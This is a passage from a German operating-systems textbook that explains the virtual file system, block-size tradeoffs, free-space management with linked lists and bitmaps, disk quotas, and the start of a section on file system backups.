Intern sind die meisten VFS-Implementierungen hauptsächlich objektorientiert, sogar wenn sie in C anstatt in C++ geschrieben sind. Es gibt mehrere Schlüsselobjekttypen, die normalerweise unterstützt werden. Diese enthalten den Superblock (der ein Dateisystem beschreibt), den V-Node (der eine Datei beschreibt) und das Verzeichnis (das ein Dateisystemverzeichnis beschreibt). Jedem dieser Elemente sind spezielle Operationen (Methoden) zugeordnet, die das konkrete Dateisystem unterstützen muss. Zusätzlich hat

das VFS eigene interne Datenstrukturen, dazu gehören die Mount-Tabelle und ein Feld von Dateideskriptoren, das benutzt wird, um die Übersicht über all die geöffneten Dateien in den Benutzerprozessen zu behalten.

Um zu verstehen, wie das VFS arbeitet, wollen wir ein Beispiel chronologisch durchgehen. Wenn das System hochgefahren wird, dann wird das Wurzeldateisystem beim VFS registriert. Falls noch weitere Dateisysteme eingebunden sind, müssen diese entweder ebenfalls jetzt oder während der Ausführung registriert werden. Bei dieser Registrierung wird hauptsächlich eine Liste der Adressen von Funktionen zur Verfügung gestellt, die das VFS benötigt. Diese Liste ist entweder eine einzige lange Aufruhtabelle oder es gibt eine Tabelle pro VFS-Objekt, je nachdem, wie es das VFS vorschreibt. Nachdem also das Dateisystem beim VFS registriert ist, hat das VFS alle nötigen Informationen, um beispielsweise einen Block von diesem Dateisystem einlesen zu können: Es ruft einfach die entsprechende Funktion aus dieser Tabelle auf. Genauso weiß das VFS nun, wie alle anderen Funktionen ausgeführt werden, die das konkrete Dateisystem anbieten muss: Es ruft lediglich die Funktion auf, deren Adresse das Dateisystem bei der Registrierung bereitgestellt hat.

Nachdem ein Dateisystem eingehängt wurde, kann es benutzt werden. Wenn zum Beispiel ein Dateisystem in `/usr` eingebunden ist und ein Prozess den Aufruf

```
open("/usr/include/unistd.h", O_RDONLY)
```

startet, dann sieht das VFS während der Pfadanalyse, dass ein neues Dateisystem in `/usr` eingehängt wurde, und ermittelt dessen Superblock, indem die Liste der Superblocks aller eingehängten Dateisysteme durchsucht wird. Danach kann das VFS das Wurzelverzeichnis des eingehängten Dateisystems finden und dort den Pfad `include/unistd.h` verfolgen. Das VFS erzeugt dann einen V-Node und macht einen Aufruf zum konkreten Dateisystem, um die Informationen im I-Node der Datei zurückzugeben. Diese Informationen werden in den V-Node (im RAM) zusammen mit anderen Informationen kopiert. Darunter ist der Zeiger auf die Tabelle von Funktionen am wichtigsten, um Operationen auf V-Nodes wie `read`, `write`, `close` usw. aufzurufen.

Nachdem die V-Nodes erzeugt wurden, richtet das VFS einen Eintrag in der Dateideskriptortabelle für den aufrufenden Prozess ein, der auf den neuen V-Node zeigt. (Für die Puristen unter uns: Der Dateideskriptor zeigt eigentlich auf eine andere Datenstruktur, die die aktuelle Dateiposition und einen Zeiger auf den V-Node enthält, aber dieses Detail ist für unsere Zwecke nicht wichtig.) Schließlich gibt das VFS den Dateideskriptor an den Aufrufer zurück, so dass dieser die Datei lesen, beschreiben oder schließen kann.

Wenn der Prozess später einen Lesezugriff ausführt und dabei den Dateideskriptor benutzt, lokalisiert das VFS den V-Node aus dem Prozess und den Dateideskriptortabellen und folgt dem Zeiger zur Tabelle der Funktionen. Alle Einträge dieser Tabelle sind Adressen innerhalb des konkreten Dateisystems, zu dem die angeforderte Datei gehört. Die Funktion, die den `read`-Aufruf behandelt, wird nun aufgerufen und holt den angeforderten Block. Das VFS hat keine Ahnung, ob die Daten von der lokalen Platte, einem entfernten Dateisystem über das Netzwerk, einer CD-ROM, einem

USB-Stick oder etwas anderem kommen. Die beteiligten Datenstrukturen sind in ▶ Abbildung 4.19 dargestellt. Es wird mit der Prozessnummer des Aufrufers und dem Dateideskriptor begonnen, dann werden nacheinander der V-Node, der Zeiger auf die Funktion `read` und schließlich die aufgerufene Funktion innerhalb des konkreten Dateisystems aufgefunden.




Abbildung 4.19: Ein vereinfachter Blick auf die Datenstrukturen und den Code, die vom VFS und dem konkreten Dateisystem benutzt werden, um einen `read`-Aufruf durchzuführen

Auf diese Art wird es relativ unkompliziert, neue Dateisysteme hinzuzufügen. Dazu bekommen die Entwickler eine Liste von Funktionsaufrufen, die das VFS erwartet, und schreiben dann ihr Dateisystem, das all diese Aufrufe enthält. Falls das Dateisystem bereits existiert, muss es um Wrapper-Funktionen ergänzt werden, die dem VFS alles Nötige zur Verfügung stellen. In der Regel werden dazu ein oder mehrere system-eigene Aufrufe an das konkrete Dateisystem ausgeführt.

4.4 Dateisystemverwaltung und -optimierung

Das Dateisystem zum Laufen zu bringen ist die eine Sache, aber es auch im wirklichen Leben effizient und stabil laufen zu lassen, ist etwas völlig anderes. In den folgenden Abschnitten werden wir uns einige der Themen ansehen, die mit der Verwaltung der Platten zu tun haben.

4.4.1 Plattenspeicherverwaltung

Dateien werden üblicherweise auf Platten gespeichert. Die Verwaltung des Platten-Speichers ist daher eines der Hauptanliegen von Dateisystementwicklern. Generell sind zwei Strategien möglich, um eine Datei von n Byte zu speichern: n aufeinanderfolgende Byte werden auf der Platte reserviert oder die Datei wird in eine bestimmte Anzahl von (nicht notwendigerweise) zusammenhängenden Blöcken aufgeteilt. Dies ist die gleiche Entscheidung wie bei den Speicherverwaltungssystemen, wo man zwischen reiner Segmentierung und Paging wählen muss.

Wie wir gesehen haben, hat die Speicherung der Datei als zusammenhängende Bytefolge das offensichtliche Problem, dass die Datei wahrscheinlich auf der Platte verschoben werden muss, wenn sich ihre Größe ändert. Das gleiche Problem tritt auch bei Speichersegmenten auf, allerdings ist hier die Verschiebung eine relativ schnelle Operation im Vergleich zur Verschiebung einer Datei von einer bestimmten Plattenposition zu einer anderen. Aus diesem Grund spalten fast alle Dateisysteme ihre Dateien in Blöcke fester Größe auf, die nicht unbedingt benachbart sein müssen.

Blockgröße

Hat man sich einmal entschieden, Dateien in Blöcken mit jeweils fester Größe abzuspeichern, dann taucht sofort die Frage auf, wie groß die Blöcke sein sollten. Wenn man sich an der Organisation von Platten orientiert, dann sind Sektoren, Spuren und Zylinder naheliegende Kandidaten für eine Belegungseinheit (auch wenn diese allenamt geräteabhängig sind, was ein Minus ist). Bei Paging-Systemen ist auch die Seitengröße ein wichtiger Anwärter.

Eine große Blockgröße bedeutet, dass jede Datei, selbst eine 1 Byte große, einen ganzen Zylinder belegt. Es bedeutet ebenfalls, dass kleine Dateien eine große Menge an Speicherplatz verschwenden. Auf der anderen Seite bringt es eine kleine Blockgröße mit sich, dass die meisten Dateien sich über mehrere Blöcke verteilen, und somit werden mehrere Plattenzugriffe und rotationsbedingte Wartezeiten zum Lesen benötigt was die Performanz reduziert. Das heißt: Wenn die Belegungseinheit zu groß ist, verschwenden wir Platz – wenn sie zu klein ist, verschwenden wir Zeit.

Um eine gute Entscheidung bezüglich der Blockgröße treffen zu können, benötigt man einige Informationen über die Verteilung der Dateigröße. Tanenbaum et al. (2006) hat die Verteilung der Dateigröße im Informatikfachbereich einer großen Forschungsuniversität, der Freien Universität Amsterdam (VU), untersucht (in den Jahren 1984 und 2005). Außerdem wurden Daten eines kommerziellen Webservers herangezogen, auf dem eine politische Website untergebracht ist (www.electoral-vote.com). Die Ergebnisse sind in ▶ Abbildung 4.20 dargestellt, wobei die Tabelle folgendermaßen zu lesen ist: Für jede der aufgelisteten Dateigrößen ist der Prozentsatz an Dateien angegeben, die kleiner oder gleich dieser Dateigröße sind, jeweils für die drei Datenmengen. So hatten 2005 beispielsweise 59,13% aller Dateien an der VU die Größe 4 KB oder weniger und 90,84% aller Dateien hatten 64 KB oder weniger. Die mittlere Dateigröße betrug 2.475 Byte. Manchen mag die geringe Größe sicher überraschen.

Länge	VU 1984	VU 2005	Web	Länge	VU 1984	VU 2005	Web
1	1,79	1,38	6,67	16 KB	92,53	78,92	86,79
2	1,88	1,53	7,67	32 KB	97,21	85,87	91,65
4	2,01	1,65	8,33	64 KB	99,18	90,84	94,80
8	2,31	1,80	11,30	128 KB	99,84	93,73	96,93
16	3,32	2,15	11,46	256 KB	99,96	96,12	98,48
32	5,13	3,15	12,33	512 KB	100,00	97,73	98,99
64	8,71	4,98	26,10	1 MB	100,00	98,87	99,62
128	14,73	8,03	28,49	2 MB	100,00	99,44	99,80
256	23,09	13,29	32,10	4 MB	100,00	99,71	99,87
512	34,44	20,62	39,94	8 MB	100,00	99,86	99,94
1 KB	48,05	30,91	47,82	16 MB	100,00	99,94	99,97
2 KB	60,87	46,09	59,44	32 MB	100,00	99,97	99,99
4 KB	75,31	59,13	70,64	64 MB	100,00	99,99	99,99
8 KB	84,97	69,96	79,69	128 MB	100,00	99,99	100,00

Abbildung 4.20: Prozentsätze von Dateien, die kleiner als eine gegebene Größe sind (in Byte)

Welche Schlüsse lassen sich nun aus diesen Daten ziehen? Zum einen passen bei einer Blockgröße von 1 KB nur ungefähr 30–50% aller Dateien in einen einzigen Block, wohingegen sich dieser Prozentsatz bei einem 4-KB-Block auf 60–70% erhöht. Andere Daten dieser Studie zeigen, dass bei einem 4-KB-Block 93% der Plattenblöcke von 10% der größten Dateien belegt werden. Dies bedeutet, dass ein wenig Platzverschwendungen am Ende jeder kleinen Datei kaum ins Gewicht fällt, da die Platte mit wenigen großen Dateien (Videos) gefüllt ist und so die Gesamtmenge an Platz, der von den kleinen Dateien beansprucht wird, kaum auffällt. Selbst eine Verdoppelung des Platzes, den die kleinsten 90% der Dateien verbrauchen, würde kaum bemerkt werden.

Andererseits führt die Verwendung kleiner Blöcke zu einer Zerstückelung der Dateien in viele Blöcke. Das Lesen jedes Blocks verlangt normalerweise einen Plattenzugriff und rotationsbedingte Wartezeiten, d.h., das Lesen einer Datei, die aus vielen kleinen Blöcken besteht, benötigt ziemlich viel Zeit.

Als Beispiel betrachten wir eine Platte mit 1 MB pro Spur, einer Umdrehungszeit von 8,33 ms und einer mittleren Zugriffszeit von 5 ms. Die Zeit in Millisekunden, um einen Block von k Byte zu lesen, ist dann die Summe aus Zugriffszeit, Umdrehungszeit und den Übertragungszeiten:

$$5 + 4,165 + (k/1.000.000) \times 8,33$$

Die gestrichelte Linie in ►Abbildung 4.21 zeigt die Datenrate für eine solche Platte als Funktion der Blockgröße. Um die Platzeffizienz berechnen zu können, müssen wir eine Vermutung über die mittlere Dateigröße anstellen. Der Einfachheit halber nehmen wir an, dass alle Dateien 4 KB groß sind. Diese Zahl ist geringfügig größer als die Daten, die an der VU gemessen wurden, aber da sich auf den Computern von Studenten wahrscheinlich eine größere Anzahl an kleinen Dateien als in einem Rechenzentrum eines Unternehmens befinden, kommen wir damit vielleicht dem allgemeinen Durchschnitt etwas näher. Die durchgezogene Linie von Abbildung 4.21 zeigt die Platzeffizienz als eine Funktion der Blockgröße.




Abbildung 4.21: Die gestrichelte Linie (rechte Ordinate) stellt die Datenrate einer Platte dar. Die durchgezogene Linie (linke Ordinate) zeigt die Platzeffizienz der Platte. Alle Dateien sind 4 KB groß.

Die beiden Kurven können folgendermaßen interpretiert werden: Die Zugriffszeit auf einen Block wird ausschließlich durch die Plattenzugriffszeit und die Rotationsverzögerung bestimmt. Dauert also der Zugriff auf den Block 9 ms, dann gilt: Je mehr Daten geholt werden können, umso besser. Folglich steigt die Datenrate fast linear mit der Blockgröße (so lange, bis die Übertragungszeiten so groß werden, dass sie langsam ins Gewicht fallen).

Nun zur Platzeffizienz: Bei 4-KB-Dateien und Blockgrößen von 1 KB, 2 KB oder 4 KB benutzen Dateien 4, 2 bzw. 1 Block ohne Verschwendungen. Bei einem 8-KB-Block und 4-KB-Dateien fällt die Platzeffizienz auf 50%, und bei einem 16-KB-Block weiter auf 25%. In der Realität sind nur wenige Dateigrößen ein genaues Vielfaches der Blockgröße, daher geht im letzten Block immer etwas Speicherplatz verloren.

Die Kurven zeigen allerdings, dass Performanz und Speicherplatzausnutzung von Natur aus in Konflikt zueinander stehen. Kleine Blöcke sind schlecht für die Performanz, aber gut für die Platzausnutzung. Für diese Daten gibt es keinen vernünftigen Kompromiss. Die Größe, die dem Punkt am nächsten kommt, an dem die beiden Kurven sich kreuzen, ist 64 KB, aber die Datenrate beträgt an dieser Stelle nur 6,6 MB/s und die Platzeffizienz liegt ungefähr bei 7% – hier ist also keiner der Werte besonders gut. In der Vergangenheit wurden Größen zwischen 1 KB und 4 KB gewählt, doch mit Platten, die heutzutage größer als 1 TB sind, ist es vermutlich sinnvoller, die Blockgröße

auf 64 KB zu erhöhen und den verschwendeten Speicherplatz hinzunehmen. Platten-
speicher ist heute kaum noch Mangelware.

Um herauszufinden, ob sich die Nutzung der Dateien unter Windows NT merklich von der unter UNIX unterscheidet, nahm Vogels in einem Experiment Messungen an Dateien an der Cornell Universität vor (Vogels, 1999). Er beobachtete, dass die Dateinutzung von NT komplizierter ist als unter UNIX. Er schrieb:

Wenn man einige Zeichen in den Texteditor Notepad eingibt und diese anschließend als Datei abspeichert, dann werden durch diese Speicherung 26 Systemaufrufe ausgelöst, darunter drei fehlgeschlagene Versuche, eine Datei zu öffnen, eine überschriebene Datei und vier zusätzliche Sequenzen zum Öffnen und Schließen von Dateien.

Dennoch beobachtete er eine mittlere Größe (gewichtet nach Nutzung) von 1 KB bei Dateien, die nur gelesen werden, von 2,3 KB bei Dateien, die nur beschrieben werden, und von 4,2 KB bei Dateien, die sowohl gelesen als auch beschrieben werden. Unter Berücksichtigung der unterschiedlichen Methoden und der unterschiedlichen Zeitpunkte der Datenmessungen sind diese Ergebnisse sicherlich mit denen der VU-Studie vereinbar.

Die Verwaltung der freien Blöcke

Hat man sich für eine Blockgröße entschieden, dann ist das nächste Thema die Frage, wie man den Überblick über die Anzahl der freien Blöcke behält. Zwei Methoden sind weit verbreitet, sie sind in ► Abbildung 4.22 dargestellt. Die erste benutzt eine verkettete Liste von Plattenblöcken, in der jeder Block so viele Blocknummern wie möglich enthält. Bei einer Blockgröße von 1 KB und 32-Bit-Blocknummern kann jeder Block der Freibereichsliste 255 freie Blöcke aufnehmen. (Ein Eintrag wird für den Zeiger auf den nächsten Block benötigt.) Bei einer 500-GB-Platte, die ungefähr 488 Millionen Plattenblöcke hat, werden ca. 1,9 Millionen Blöcke benötigt, um all diese Adressen (255 pro Block) zu speichern. Im Allgemeinen werden freie Blöcke benutzt, die Freibereichsliste aufzunehmen, also kostet die Speicherung der freien Blöcke keinen wertvollen Speicherplatz.

Die andere Technik zur Verwaltung des freien Speicherplatzes ist die Bitmap. Eine Platte mit n Blöcken benötigt eine Bitmap mit n Bit. Freie Blöcke werden durch eine 1, belegte Blöcke durch eine 0 dargestellt (oder umgekehrt). Für unsere 500-GB-Platte brauchen wir 488 Millionen Bit für die Bitmap, das heißt, es werden etwas weniger als 60.000 1-KB-Blöcke für deren Speicherung benötigt. Es überrascht nicht, dass die Bitmap weniger Platz verbraucht, da sie ja nur 1 Bit pro Block statt 32 Bit beim Modell der verketteten Liste benutzt. Nur wenn die Platte fast voll ist (d.h. nur noch wenige freie Blöcke übrig sind), belegen die verketteten Listen weniger Blöcke als die Bitmap.




Abbildung 4.22: (a) Die Speicherung der Freibereichsliste als verkettete Liste (b) Eine Bitmap

Falls tendenziell viele freie Blöcke aufeinanderfolgen, kann das Modell der Freibereichslisten dahingehend verändert werden, dass statt einzelner Blöcke ganze Folgen von Blöcken verwaltet werden. Jedem Block könnte ein 8-, 16- oder 32-Bit-Zähler zugeordnet werden, der die Anzahl der nachfolgenden freien Blöcke angibt. Im besten Fall könnte eine im Wesentlichen leere Platte durch zwei Zahlen repräsentiert werden: der Adresse des ersten freien Blocks, gefolgt von der Anzahl der freien Blöcke. Falls jedoch andererseits die Platte stark fragmentiert wird, ist die Verwaltung von Blockfolgen weniger effizient als die Verwaltung von individuellen Blöcken, da nicht nur die Adresse, sondern auch der Zähler gespeichert werden muss.

Dies ist ein Problem, das Betriebssystementwicklern häufig begegnet. Es gibt mehrere Datenstrukturen und Algorithmen, die zur Lösung des Problems benutzt werden können, aber um die beste auszuwählen, benötigt man Daten, die die Entwickler nicht haben und auch nicht haben werden, ehe das System nicht eingesetzt und viel benutzt wird. Und selbst dann kann es sein, dass die Daten nicht verfügbar sind. So bestehen zum Beispiel unsere eigenen Messungen der Dateigrößen aus den Jahren 1984 und 1995 an der VU und den Website-Daten sowie den Daten der Cornell-Studie nur aus vier Messungen. Auch wenn dies besser als nichts ist, so wissen wir doch wenig darüber, wie die Verteilung auf PCs, Unternehmensrechnern, Computern in Behörden oder anderswo aussieht. Mit ein wenig Aufwand könnte man eine Reihe von Stichproben von anderen Computerarten bekommen, aber selbst dann wäre es töricht, auf alle Rechner dieser Art zu schließen.

Kommen wir noch einmal für einen Moment zu den Freibereichslisten zurück. Hier muss immer nur ein Block von Zeigern im Arbeitsspeicher gehalten werden. Wird eine

Datei erzeugt, dann können die benötigten Blöcke aus diesem Zeigerblock genommen werden. Wenn der Zeigerblock aufgebraucht ist, so wird ein neuer Block von der Platte eingelesen. Beim Löschen einer Datei werden ihre Blöcke freigegeben und dem Zeigerblock im Arbeitsspeicher die entsprechenden Zeiger hinzugefügt. Ist der Zeigerblock voll, wird er auf die Platte geschrieben.

Unter bestimmten Umständen führt diese Methode zu unnötigen Plattenein-/ausgaben. Sehen wir uns dazu die Situation in ►Abbildung 4.23(a) an. Hier hat der Zeigerblock im Speicher nur noch Platz für zwei weitere Einträge. Wird eine drei Block große Datei freigegeben, so läuft der Zeigerblock über und muss auf die Platte geschrieben werden, was zur Situation von ►Abbildung 4.23(b) führt. Angenommen, als Nächstes wird wieder eine drei Block große Datei geschrieben, dann muss der ganze Zeigerblock erneut von der Platte geholt werden, womit wir wieder bei Abbildung 4.23(a) wären. Falls die gerade geschriebene Datei eine temporäre Datei war, so wird ein weiterer Plattenzugriff notwendig, sobald die Datei gelöscht und der volle Zeigerblock zurück auf die Platte geschrieben wird. Kurzum, ist ein Zeigerblock fast leer, so kann eine Serie von kurzlebigen temporären Dateien viele Plattenzugriffe verursachen.




Abbildung 4.23: (a) Ein fast voller Zeigerblock im Arbeitsspeicher und drei Zeigerblöcke auf der Platte (b) Situation nach der Freigabe einer 3-Block-Datei (c) Eine alternative Strategie für die Verwaltung der drei freien Blöcke. Die schattierten Einträge repräsentieren die Zeiger auf die freien Plattenblöcke.

Ein alternativer Ansatz, der die meisten dieser Plattenzugriffe umgeht, ist die Aufspaltung des vollen Zeigerblocks. Damit wird der Zustand von Abbildung 4.23(b) vermieden und wir gelangen von Abbildung 4.23(a) direkt zu der Situation in ►Abbildung 4.23(c), wenn die drei Blöcke freigegeben werden. Jetzt kann das System mit einer Serie von temporären Dateien umgehen, ohne ständig auf die Platte zugreifen zu müssen. Ist der Zeigerblock im Arbeitsspeicher irgendwann voll, dann wird er auf die Platte geschrieben und der halbvolle Block wird geladen. Die Idee bei dieser Strategie ist, die meisten der Zeigerblöcke auf der Platte voll zu halten (um die Anzahl der Plattenzugriffe zu minimieren), den Block im Speicher aber immer ungefähr halbvoll zu lassen. So kann sowohl das Erzeugen als auch das Löschen einer Datei ohne Platten-ein-/ausgabe durchgeführt werden.

Auch mit einer Bitmap ist es möglich, nur einen Block im Speicher zu halten, und nur wenn dieser voll oder leer ist, auf die Festplatte zuzugreifen. Ein zusätzlicher Vorteil der Bitmap: Falls die gesamte Belegung von einem einzigen Block der Bitmap ausgeht, liegen die Plattenblöcke näher zusammen. Damit kann die Bewegung des Plattenarms reduziert werden. Da die Bitmap eine Datenstruktur fester Größe ist, kann sie in den virtuellen Speicher geladen werden und Seiten nach Bedarf anfordern, falls der Kern (teilweise) seitenweise geladen wird.

Plattenkontingente

Um die Anwender davon abzuhalten, zu viel Festplattenspeicher in Beschlag nehmen, unterstützen Mehrbenutzersysteme oft einen Mechanismus, der die Einhaltung von Plattenkontingenten (*disk quota*) erzwingt. Die Idee ist, dass der Systemadministrator jedem Benutzer einen maximalen Anteil an Dateien und Blöcken zuweist und das Betriebssystem darüber wacht, dass die Benutzer ihre Kontingente nicht überschreiten. Ein solcher Mechanismus wird im Folgenden beschrieben.

Öffnet ein Benutzer eine Datei, dann werden deren Attribute und Plattenadressen lokalisiert und in einer Tabelle, die alle geöffneten Dateien enthält, im Arbeitsspeicher abgelegt. Unter den Attributen gibt es einen Eintrag, der den Eigentümer der Datei bestimmt. Jede Erhöhung der Dateigröße geht zu Lasten des Kontingents des Eigentümers.

Eine zweite Tabelle enthält einen Kontingenteintrag für jeden Benutzer, dem aktuell eine offene Datei zugeordnet wird, auch wenn diese Datei von jemand anderem geöffnet wurde. Diese Kontingenttabelle ist in ▶ Abbildung 4.24 dargestellt. Es sind hier nur die Kontingente derjenigen Benutzer verzeichnet, die zurzeit eine Datei geöffnet haben. Die Tabelle ist ein Auszug aus einer Kontingentdatei, die auf der Platte gespeichert ist. Wenn alle Dateien geschlossen sind, wird der Datensatz in die Kontingentdatei zurückgeschrieben.




Abbildung 4.24: In einer Kontingenttabelle werden die Kontingente pro Benutzer festgehalten.

Kommt ein neuer Eintrag in der Tabelle der geöffneten Dateien hinzu, so wird dort ein Zeiger auf den Datensatz der Kontingente des Benutzers eingetragen, um das Auffinden der verschiedenen Limits zu vereinfachen. Jedes Mal, wenn ein Block einer Datei hinzugefügt wird, erhöht das System die Gesamtzahl der Blöcke, die dem Benutzer zugerechnet werden, und prüft, ob diese Anzahl noch nicht das Hard-Limit oder das Soft-Limit erreicht hat. Die Soft-Limits dürfen gelegentlich überschritten werden, nicht jedoch die Hard-Limits. Jeder Versuch, etwas an eine Datei anzuhängen, nachdem das Hard-Limit an Blöcken erreicht ist, hat eine Fehlermeldung zur Folge. Analog wird auch die Anzahl der Dateien überprüft.

Versucht ein Benutzer, sich am System anzumelden, so wird die Kontingentdatei untersucht, um festzustellen, ob der Benutzer das Soft-Limit für die Anzahl der Dateien oder die Anzahl der Plattenblöcke überschritten hat. Ist eine dieser Grenzen bereits übertreten worden, dann erscheint eine Warnung und die Anzahl der noch verbleibenden Warnungen wird um eins reduziert. Erreicht dieser Zähler den Wert null, dann hat der Benutzer die Warnung einmal zu oft ignoriert und er darf sich nicht wieder am System anmelden. Über die Erlaubnis zur erneuten Anmeldung wird man wohl ein wenig mit dem Systemadministrator verhandeln müssen.

Diese Methode erlaubt es zwar, dass die Benutzer ihre Kontingente innerhalb einer Sitzung überschreiten, aber es wird vorausgesetzt, dass der Überschuss noch vor der Abmeldung wieder entfernt wird. Die Hard-Limits dürfen dagegen niemals überschritten werden.

4.4.2 Sicherung von Dateisystemen

Die Zerstörung des Dateisystems ist oft ein weitaus größeres Desaster als die Zerstörung des Computers selbst. Wird ein Computer durch Feuer, Blitzschlag oder eine Tasse Kaffee, die über die Tastatur geschüttet wurde, beschädigt, so ist das zwar ärgerlich und kostet Geld, doch kann ein Ersatz gewöhnlich mit einem Minimum an Aufwand beschafft werden. Billige Personalcomputer können sogar binnen einer Stunde durch den Gang in ein Computerfachgeschäft ersetzt werden. (Eine Ausnahme bilden allerdings Universitäten: Hier benötigt ein Kaufauftrag drei Komitees, fünf Unterschriften und 90 Tage.)

Ist hingegen das Dateisystem eines Rechners unwiderruflich verloren, sei es durch Hardware oder Software, dann ist die Wiederherstellung der kompletten Informationen schwierig, zeitintensiv und in vielen Fällen unmöglich. Für die Menschen, deren Programme, Dokumente, Steuererklärungen, Kundendateien, Datenbanken, Marketingpläne oder andere Daten für immer verschwunden sind, können die Folgen katastrophal sein. Obwohl ein Dateisystem keinerlei Schutz gegen physische Zerstörung von Gerät und Medien bieten kann, so kann es doch helfen, die Daten zu schützen. Eigentlich ist es ganz einfach: Legen Sie Sicherungskopien an. Aber ganz so leicht ist es dann doch nicht, wie es sich anhört. Lassen Sie uns einen Blick darauf werfen.

Die meisten Anwender glauben nicht, dass es die Zeit und den Aufwand wert ist, Sicherungskopien ihrer Daten anzulegen – bis eines schönen Tages ihre Platte plötzlich den Geist aufgibt und sie eines Besseren belehrt werden. Firmen hingegen wissen

